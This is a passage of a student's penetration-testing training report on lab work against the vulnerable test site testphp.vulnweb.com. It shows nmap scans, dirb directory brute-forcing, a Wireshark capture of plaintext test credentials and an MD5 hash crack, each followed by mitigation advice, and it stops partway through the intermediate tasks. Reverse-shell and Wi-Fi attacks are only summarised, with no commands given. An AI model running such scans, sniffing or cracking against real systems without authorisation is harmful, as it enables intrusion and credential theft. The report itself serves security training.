

Name: Isha Sangpal

Email: sangpalisha@gmail.com

Batch: March B1

Level Completed: Beginner + Intermediate

Table of Content

S.NO	TITLE	Page No
1	Introduction	3
2	Information About the Machine	4
3	Attack Vector Plan	5
4	Beginner Tasks	7
	a. Port Scanning b. Directory Brute Forcing c. Wireshark Login Capture	
5	Intermediate Tasks	17
	a. Veracrypt Password Crack and File Access b. PE Explorer Entry Point Discovery c. Metasploit Reverse Shell d. Wi-Fi Deauthentication & Password Crack	
6	Conclusion	36
7	References	37
8	Resources Used	38

1. Introduction

This report documents the successful execution of both Beginner and Intermediate level tasks under the ShadowFox Cybersecurity Training Program. These tasks simulate real-world ethical hacking scenarios, encompassing activities such as network reconnaissance, brute-force attacks, password recovery, payload-based exploitation, and wireless security auditing.

Through this hands-on training, we employed industry-standard tools and frameworks including Nmap, Dirb, Wireshark, VeraCrypt, Metasploit, and the Aircrack-ng suite. Each tool was used within ethical boundaries to explore known vulnerabilities and understand attack vectors in a controlled environment. The exercises not only demonstrated technical proficiency but also emphasized the importance of responsible cybersecurity practices.

2. Information About the Machine

Primary Host (Main Environment):

Operating System: Ubuntu 24.04 LTS

Role: Main system used for executing all ethical hacking tasks. Handled payload hosting, reconnaissance, traffic interception, and wireless attacks using tools like nmap, dirb, wireshark, aircrack-ng, and the Metasploit Framework.

Victim Machine (For Reverse Shell Simulation):

Operating System: Windows 10 (Virtual Machine)

Role: Target system for reverse shell attack. Accessed the malicious payload hosted on Ubuntu, allowing for successful Meterpreter session creation.

Wi-Fi Attack Setup:

Wi-Fi Adapter: Alfa AWUS036ACH – External USB Wi-Fi adapter capable of monitor mode and packet injection.

Network Mode: Bridged Adapter – Ensured that Ubuntu (host) was on the same subnet as the target router, enabling effective deauthentication attacks and WPA handshake capture during wireless exploitation.

3. All the attack vector plans and all the initiated attacks

This section breaks down the key offensive techniques I used during the lab exercises, showing how each stage of the cyber kill chain was simulated in a controlled setup:

Reconnaissance (Info Gathering):

I started by scanning the target website — `http://testphp.vulnweb.com` — using Nmap. This helped identify which ports were open and what services were running, giving me a solid overview of the site's attack surface.

Brute Force (Finding Hidden Directories):

Next, I ran Dirb to brute-force hidden directories on the server. This helped reveal parts of the site that aren't normally visible, simulating how attackers dig deeper to find weak spots or forgotten endpoints.

Sniffing (Capturing Network Traffic):

Using Wireshark, I monitored live network traffic while logging into the target web app. Since the site uses HTTP (not HTTPS), I was able to spot credentials being sent in plain text — a classic example of how attackers can passively steal login data.

File Analysis (Hash Cracking & Binary Inspection):

I found a hashed password in a file named `encoded.txt` and cracked it with CrackStation, which gave me access to a Veracrypt volume. Then, I analyzed the Veracrypt executable with PE Explorer to locate its entry point — an essential step in reverse engineering or malware analysis.

Exploitation (Reverse Shell Access):

I built a malicious payload using msfvenom, hosted it via a simple Python server, and ran it from a Windows 10 VM. This gave me a reverse shell (via Meterpreter) back to my Ubuntu machine, simulating what happens when an attacker gains remote control over a system.

Wireless Attacks (Wi-Fi Deauth & Handshake Capture):

To simulate a wireless attack, I used aireplay-ng to force a device to disconnect from Wi-Fi. While it reconnected, I captured the WPA2 handshake using airodump-ng, and then tried cracking the Wi-Fi password with a custom wordlist using aircrack-ng.

4. Beginner Tasks

a. Port Scanning:

Severity: Medium — CVSS 5.3 (Network Exposure Risk)

Objective: Identify open ports and services on the target to understand its accessible attack surface.

Steps Performed:

1. DNS Resolution with nslookup

First, I ran an nslookup query to resolve the domain name testphp.vulnweb.com to its corresponding IP address. The server responded with:

Resolved IP: 44.228.249.3

This confirmed the domain was live and reachable, and gave me the IP for further scanning.

Command used: nslookup testphp.vulnweb.com

```
spectre@fsociety:~/Desktop/IshaSangpal$ nslookup testphp.vulnweb.com
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   testphp.vulnweb.com
Address: 44.228.249.3
```

2. Basic Nmap Scan for Open Ports

I followed up with a basic Nmap scan to identify open ports. The scan revealed that port 80/tcp was open, indicating that the web server is

serving HTTP traffic.

Command used: nmap testphp.vulnweb.com

```
spectre@fsociety:~/Desktop/IshaSangpal$ nmap testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-21 09:20 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 33.55 seconds
```

3. Aggressive Scan for Service and Version Detection

To gather more in-depth information, I ran an aggressive Nmap scan (-A flag), which enabled service detection, OS fingerprinting, and script scanning.

Results:

Port 80 was running nginx version 1.19.0

The HTTP title returned was: "Home of Acunetix Art"

Command used: nmap -A testphp.vulnweb.com

```
spectre@fsociety:~/Desktop/IshaSangpal$ nmap -A testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-21 09:24 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.29s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0
|_http-title: Home of Acunetix Art

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.92 seconds
```


4. Stealth SYN Scan with Host Discovery Disabled

For stealth and reliability, I ran a SYN scan (-sS) with host discovery turned off (-Pn) and used elevated privileges. This method is commonly used to evade basic detection by not completing TCP handshakes.

Command used: `sudo nmap -sS -Pn testphp.vulnweb.com`

Observed Behavior,

Target IP: 44.228.249.3

Host is live (latency ~0.30s)

Open Port: 80/tcp (HTTP)

Web Server: nginx 1.19.0

Hosted on AWS (ec2-44-228-249-3.us-west-2.compute.amazonaws.com)

Title: Home of Acunetix Art

(Refer to attached screenshots for raw outputs and verification.)

```
spectre@fsociety:~/Desktop/IshaSangpal$ sudo nmap -sS -Pn testphp.vulnweb.com
[sudo] password for spectre:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-21 09:26 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.31s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

Impact:

Identifying open ports and active services allows attackers to:

Enumerate running applications and their versions

Pinpoint outdated or misconfigured services

Begin planning targeted attacks (e.g., known CVEs for nginx)

Mitigation Recommendations:

Restrict exposed ports: Use firewall rules to limit access to essential ports only.

Harden network perimeter: Disable or uninstall unused services.

Conduct routine exposure audits: Regular scans (internally and externally) help detect unintentional exposures.

Enable intrusion detection systems: Alert on unusual or aggressive scanning behavior.

b. Directory Brute Forcing

Severity: Medium — CVSS 6.5 (Information Disclosure)

Objective: Discover hidden or unlisted directories on the target web application that could expose sensitive information or insecure endpoints.

Steps Performed:

Tool Used: dirb

To perform the brute-force directory enumeration, I used Dirb v2.22, a simple and effective web content scanner. The scan was launched against the target URL:

Command used: dirb http://testphp.vulnweb.com/

Wordlist Source:

Dirb used the default wordlist located at:

/usr/share/dirb/wordlists/common.txt

Total of 4,612 words were tested against the base URL.

Scan Results:

Several hidden or unlisted directories and files were discovered, including:

`/admin/` — often a sensitive path linked to backend control panels

`/cgi-bin/` — classic legacy path, returned 403 Forbidden, which still confirms its existence

`/crossdomain.xml` — may reveal security policy details for cross-origin access

`/CVS/` — indicates a version control directory exposed on the web, including:

- `/CVS/Entries`
- `/CVS/Repository`
- `/CVS/Root`

`/favicon.ico` — confirms web application branding

`/images/` — typically static files; worth deeper review

`/index.php` — main web entry point

The scan ended with a warning:

FATAL: Too many errors connecting to host — likely due to temporary connection limits or rate limiting by the server.

```
spectre@fsociety:~/Desktop/IshaSangpal$ dirb http://testphp.vulnweb.com/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Mar 21 17:51:22 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

-----
END_TIME: Fri Mar 21 18:02:07 2025
DOWNLOADED: 2079 - FOUND: 8
```

Impact:

The discovery of paths like /admin/ and /CVS/ may lead to unauthorized access, configuration disclosure, or even source code leakage.

Forbidden directories (like /cgi-bin/) are still valuable findings since they

confirm the presence of a resource, even if direct access is blocked.

Mitigation Recommendations:

Disable directory listing in the web server configuration to prevent exposure of unlisted paths.

Restrict access to sensitive directories (e.g., /admin/, /CVS/) using proper authentication and firewall rules.

Hide or rename sensitive paths and avoid using predictable names.

Use .htaccess or server-side rules to return generic error responses or redirect suspicious probing activity.

Monitor for enumeration attempts with rate-limiting and alerting mechanisms.

c. Wireshark Login Capture

Severity: High — CVSS 7.5 (Credential Exposure)

Objective: Intercept login credentials transmitted in plaintext over HTTP by capturing network traffic during a login attempt.

Steps Performed:

Prepared Wireshark for Packet Capture

Launched Wireshark and selected the active network interface.

Applied a capture filter to minimize noise: host testphp.vulnweb.com

Started capturing packets just before attempting to log in.

Performed Login on Target Website

Navigated to the login section of <http://testphp.vulnweb.com/>

(<http://testphp.vulnweb.com/login.php>).

Entered test credentials in the login form (e.g., test:test) and submitted them.

Since the site operates over plain HTTP (not HTTPS), the credentials


were transmitted in cleartext.

Filtered and Analyzed Captured Traffic in Wireshark

After the login attempt, stopped the capture to begin analysis.


Applied a display filter to locate the relevant HTTP POST request:

tcp.stream eq 2



No.	Time	Source	Destination	Protocol	Length	Info
92	3.053219	192.168.1.6	44.228.249.3	HTTP	55	Continuation
93	3.055783	44.228.249.3	192.168.1.6	TCP	66	80 → 56036 [ACK] Seq=1 Ack=2 Win=60 Len=0 SLE=1 SRE=2
→ 281	8.778746	192.168.1.6	44.228.249.3	HTTP	635	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
282	8.780816	44.228.249.3	192.168.1.6	TCP	54	80 → 56036 [ACK] Seq=1 Ack=583 Win=62 Len=0
283	9.043256	44.228.249.3	192.168.1.6	TCP	1506	80 → 56036 [ACK] Seq=1 Ack=583 Win=62 Len=1452 [TCP segment of a reassembled PDU]
284	9.043256	44.228.249.3	192.168.1.6	TCP	1506	80 → 56036 [ACK] Seq=1453 Ack=583 Win=62 Len=1452 [TCP segment of a reassembled PDU]
← 285	9.043256	44.228.249.3	192.168.1.6	HTTP	129	HTTP/1.1 200 OK (text/html)
286	9.043438	192.168.1.6	44.228.249.3	TCP	54	56036 → 80 [ACK] Seq=583 Ack=2980 Win=255 Len=0

Also applied this for quick HTTP POST identification: http.host



No.	Time	Source	Destination	Protocol	Length	Info
281	8.778746	192.168.1.6	44.228.249.3	HTTP	635	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

Identified the POST request to: /userinfo.php

Protocol: HTTP/1.1


Content-Type: application/x-www-form-urlencoded

Host: testphp.vulnweb.com

Followed the TCP stream to inspect the raw HTTP request/response:

Found the credentials clearly embedded in the POST body:

uname=test&pass=test



Wireshark · Follow TCP Stream (tcp.stream eq 2) · Wi-Fi

```
.POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=test&pass=testHTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Fri, 21 Mar 2025 14:28:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
```

Observed Behavior:

Login details were exposed directly within the HTTP request payload.

No TLS/SSL was used to encrypt communication.

Credentials and session cookies (Set-Cookie: login=test%2Ftest) were visible and vulnerable to interception.

Impact:

An attacker positioned on the same network (e.g., public Wi-Fi or local LAN) could capture sensitive data — including usernames and passwords — without needing to interact with the system. This makes credential theft trivial and poses a serious threat to user security.

Mitigation Recommendations:

Enforce HTTPS: Implement TLS across all pages, especially those handling login or sensitive data.

Use Valid SSL Certificates: Prevent man-in-the-middle attacks by securing the channel with properly configured and trusted SSL certificates.

Redirect HTTP to HTTPS: Automatically reroute all traffic from HTTP to HTTPS to avoid accidental credential leaks.

Set HSTS Headers: Instruct browsers to always use secure connections to the site using HTTP Strict Transport Security.

5. Intermediate Tasks

a. Veracrypt Password Crack and File Access

Severity: Medium — CVSS 6.0 (Password Weakness)

Steps to Reproduce:

1. Hash Identification

Opened the encoded.txt file and found the following hash:

482c811da5d5b4bc6d497ffa98491e38

Used the online tool TunnelsUp Hash Analyzer to identify the type of hash.


Result:

Hash Type: MD5 or MD4

Bit Length: 128

Character Length: 32

No salt was used.



The screenshot shows a web browser window with the URL <https://www.tunnelsup.com/hash-analyzer/>. The page has a green header bar with navigation links: "ng Started", "codecrafters-io/build-...", "Interview Prep - Goog...", "Data Structures & Alg...", "TryHackMe | Red Team...", and "Tr". The main heading is "Hash Analyzer". Below it, a text box contains the hash "482c811da5d5b4bc6d497ffa98491e38" and a green "Analyze" button. The results are displayed in a table:


Hash:	482c811da5d5b4bc6d497ffa98491e38
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexidecimal

2. Cracking the Hash

Loaded the hash into an online MD5 decryption service.

Successfully cracked the hash:

password123



